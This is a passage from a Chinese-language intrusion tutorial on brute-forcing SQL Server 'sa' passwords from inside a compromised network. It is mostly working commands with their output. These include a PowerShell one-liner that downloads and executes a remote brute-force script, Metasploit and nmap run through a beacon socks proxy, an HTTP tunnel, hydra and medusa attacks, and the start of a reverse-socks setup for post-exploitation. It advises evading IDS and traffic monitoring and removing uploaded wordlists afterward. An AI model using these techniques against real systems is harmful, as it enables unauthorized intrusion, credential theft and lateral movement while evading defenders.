
假如我们通过前面的方式,一个 sa 密码也没撞到,而且也实在找不到什么可以直接远程利用的错误配置,那就没啥太好的办法了,只能先尝试爆破 [注意,我一直所说的 sa 都指未降权的 sa,不然,如果是在降权执行,那即使你拿到密码,能利用的深度也依然会很有限],另外,该脚本对 2005 之前的版本爆的会有些小问题,不过并不影响实际用,可能是 ps 脚本的容错写的不太到位,对了,既然是爆破,不要忘了事先把自己的账号密码字典传到目标机器上去 [走的时候记得顺手干掉,省的被同行捡了便宜 :)],至于爆破延迟可根据目标的实际防护情况选择加或不加,同样,如果能直接在目标机器上搞最好,实在不行,再用 socks5 或者 http 加密隧道[abptts]挂进去跑

```
# powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Scan/Invoke-BruteForce.ps1');Invoke-BruteForce -ComputerName 192.168.4.2 -UserList c:/windows/temp/user.txt -PasswordList c:/windows/temp/passwd.txt -Service SQL -Verbose -StopOnSuccess -Delay 1"
```

```
C:\>powershell -nop -exec bypass -c "IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/samratashok/nishang/master/Scan/Invoke-BruteForce.ps1');Invoke-BruteForce -ComputerName 192.168.4.2 -UserList c:/windows/temp/user.txt -PasswordList c:/windows/temp/passwd.txt -Service SQL -Verbose -StopOnSuccess -Delay 1"
VERBOSE: Starting Brute-Force with a Delay of 1 and Jitter 0.3.
Brute Forcing SQL Service on 192.168.4.2
VERBOSE: Checking sa : password
VERBOSE: Checking sa : 12345678
VERBOSE: Checking sa : 1234
VERBOSE: Checking sa : !@#123QWE
VERBOSE: Checking sa : Admin12345
VERBOSE: Checking sa : pussy
VERBOSE: Checking sa : abCD12#$
VERBOSE: Checking sa : 12345
VERBOSE: Checking sa : dragon
VERBOSE: Checking sa : Winter2015!
VERBOSE: Checking sa : Winter2014!
VERBOSE: Checking sa : Winter2016!
VERBOSE: Checking sa : Winter2017!
VERBOSE: Checking sa : Winter2018!
VERBOSE: Checking sa : qwerty
VERBOSE: Checking sa : 696969
VERBOSE: Checking sa : mustang
VERBOSE: Checking sa : letmein
VERBOSE: Checking sa : baseball
VERBOSE: Checking sa : admin
Match found! sa : admin
SQL Server 2008 R2
C:\>
```

当然啦,有些弟兄可能就是不太习惯或者由于目标机器上压根就没有 powershell,此时就只能把一些老工具代进去进去搞了[比如,msf,nmap 之流...],直接用 beacon 内置的 socks 功能,把常用的一些基础工具都挂到目标内网中去即可,具体如下

首先,在指定的 beacon 上开启 socks [注意,beacon 的 socks 类型为 4a,经多次实战,确实要比 msf 的 4a 稳定不少,msf 的经常会把 meterpreter 跑断]



而后,通过上面的代理,让 msf 模块流量都通过 beacon 的 socks 隧道走,关于更多详细细节在内网穿透部分已有说明,此处不多啰嗦,以下是关于 mssql 爆破模块的具体使用,根据目标实际防护,最好别直接网段开爆,针对性的挑些机器搞,模块实际稳定性还不错

```
msf > setg Proxies socks4:192.168.3.249:110
msf > setg ReverseAllowProxy true
msf > use auxiliary/scanner/mssql/mssql_login
msf > set rhosts 192.168.4.3 可以同时指定多个 ip,批量爆
```



```
msf > set rport 1433
msf > set stop_on_success true 一旦爆出一个就立马停止
msf > set threads 6          实战中的线程建议 6 以下
msf > set username sa
msf > set pass_file /root/wordlist/passwd.txt
msf > run
```

```
[*] 192.168.4.3:1433 - 192.168.4.3:1433 - LOGIN FAILED: WORKSTATION\sa:letmein (Incorrect: )
[*] 192.168.4.3:1433 - 192.168.4.3:1433 - LOGIN FAILED: WORKSTATION\sa:baseball (Incorrect: )
[+] 192.168.4.3:1433 - 192.168.4.3:1433 - Login Successful: WORKSTATION\sa:admin
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/mssql/mssql_login) >
```

其次,你还可以通过上面的 socks[个人建议最好用 socks5]把 nmap 挂到目标内网下,再加载脚本对内网进行批量 sa 弱口令探测,不过毕竟是 nmap,字典不易太大,可以自己事先准备一些命中率相对比较高的弱口令,实战中,建议数量控制在 500 以内,nmap 动静本身就大,然后字典再搞的太大,又持续长时间的这么爆,弟兄们也应该也都知道这意味着什么,先不说各类 ids,光是监控流量就太明显了,很多情况下我们也是完全没必要这样干的,先尝试撞开几个口子,上去把 hash 一抓,再接着跑也比直接一开始批量大规模跑要好很多

```
# egrep -v "^$|#" src/proxychains.conf
round_robin_chain
proxy_dns
remote_dns_subnet 224
tcp_read_time_out 15000
tcp_connect_time_out 8000
[ProxyList]
socks4 192.168.3.249 110
```

如下我们看到,在加载用户名字典时似乎出了点儿问题,不过,在实战中倒是很少出现这样的问题,等后期弄清楚,再回来补充说明

```
# ./proxychains4 -f src/proxychains.conf nmap -sT -sV -p 1433 --open -Pn --script ms-sql-empty-password,ms-sql-brute --script-args userdb=usernames.lst,passdb=passwords.lst
192.168.4.0/24 -v -oN sa_pwd_res.txt
```

```
NSE: Script scanning 192.168.4.3.
Initiating NSE at 15:19
[proxychains] Round Robin chain ... 192.168.3.249:110 ... 192.168.4.3:1433 ... OK
[proxychains] Round Robin chain ... 192.168.3.249:110 ... 192.168.4.3:1433 ... OK
Completed NSE at 15:19, 0.46s elapsed
Initiating NSE at 15:19
Completed NSE at 15:19, 0.00s elapsed
Nmap scan report for bogon (192.168.4.3)
Host is up (0.048s latency).
PORT      STATE SERVICE VERSION
1433/tcp  open  ms-sql-s Microsoft SQL Server 2005 9.00.5000.00; SP4
|_ ms-sql-brute:
|_ [192.168.4.3:1433]
|_ No credentials found
|_ Errors:
|_ Failed to load usernames list.
|_ ms-sql-empty-password:
|_ [192.168.4.3:1433]
|_ 'sa' account password is not blank.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

最后,如果你想动静儿更小,让这种爆破变得更加隐蔽且难以被捕捉,不妨尝试直接在 http 加密隧道[abptts]下进行,这也是实战中个人比较推荐的方式,实际上 socks 的压力可能会比较大,稳定性也稍差,爆起来也并不是特别靠谱

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.118:81/abptts.aspx -f 127.0.0.1:143/192.168.4.3:1433依然还是先和目标机器建立好 http 加密隧道
```

```
root@Strike:~/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.118:81/abptts.aspx -f 127.0.0.1:143/192.168.4.3:1433
[2018-07-28 23:00:25.634825] ---==[[[ A Black Path Toward The Sun ]]]==---
[2018-07-28 23:00:25.641261] ---==[[[ - Client - ]]]==---
[2018-07-28 23:00:25.641308] Ben Lincoln, NCC Group
[2018-07-28 23:00:25.641334] Version 1.0 - 2016-07-30
[2018-07-28 23:00:25.711433] Listener ready to forward connections from 127.0.0.1:143 to 192.168.4.3:1433 via http://192.168.3.118:81/abptts.aspx
[2018-07-28 23:00:25.711525] Waiting for client connection to 127.0.0.1:143
```

以下是 hydra[动静太大]和 medusa[动静较好,就是偶尔程序稳定性不太可靠]的实际爆破效果

```
# hydra -s 143 -l sa -P /root/wordlist/passwd.txt -f -e nsr -t 8 -w 20 -V -o sa_pwd_res.txt mssql://127.0.0.1
```

```
[ATTEMPT] target 127.0.0.1 - login "sa" - pass "zxc123" - 101 of 17204 [child 3]
[ATTEMPT] target 127.0.0.1 - login "sa" - pass "asdfghjkl" - 102 of 17204 [child 6]
[143][mssql] host: 127.0.0.1 login: sa password: admin
[STATUS] attack finished for 127.0.0.1 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2018-07-27 16:36:00
root@Strike:~#
```

实际爆破过程中,可能会遇到的最大的问题就是可能会直接**导致目标锁定 sa 用户**,所以,可以根据阈值来进行设定

```
# medusa -h 127.0.0.1 -n 143 -u sa -P /root/wordlist/passwd.txt -t 2 -T 8 -e ns -M mssql -r 1 -O sa_pwd_res.txt
```

```
ACCOUNT CHECK: [mssql] Host: 127.0.0.1 (1 of 1, 0 complete) User: sa (1 of 1, 0 complete) Password: admin (22 of 17203 complete)
ACCOUNT FOUND: [mssql] Host: 127.0.0.1 User: sa Password: admin [SUCCESS]
ACCOUNT CHECK: [mssql] Host: 127.0.0.1 (1 of 1, 0 complete) User: sa (1 of 1, 1 complete) Password: shadow (23 of 17203 complete)
root@Strike:~#
```

0x03 后攻击阶段 -> 主要以**获取目标机器 shell,简单维持目标机器权限,搜集密码 hash 继续横向**扩大战果为主


Ok,通过上面的种种方式,你现在也差不多该拿到了一个可用的 sa 密码,接下来就来开始咱们真正的利用过程,为方便,此阶段将全程挂在 socks5[**不要用 socks4/4a,meterpreter & beacon 默认支持的 socks 版本**],它对某些协议的支持暂时不是太好]下直接在本地搞

第一步,依然是先和目标内网机器建立好反向 socks,如下


```
# ./ew_for_Linux32 -s rcsocks -l 1080 -e 25 目标内网机器上执行[此处暂以常规环境来考虑,此机器能正常通外网]
```


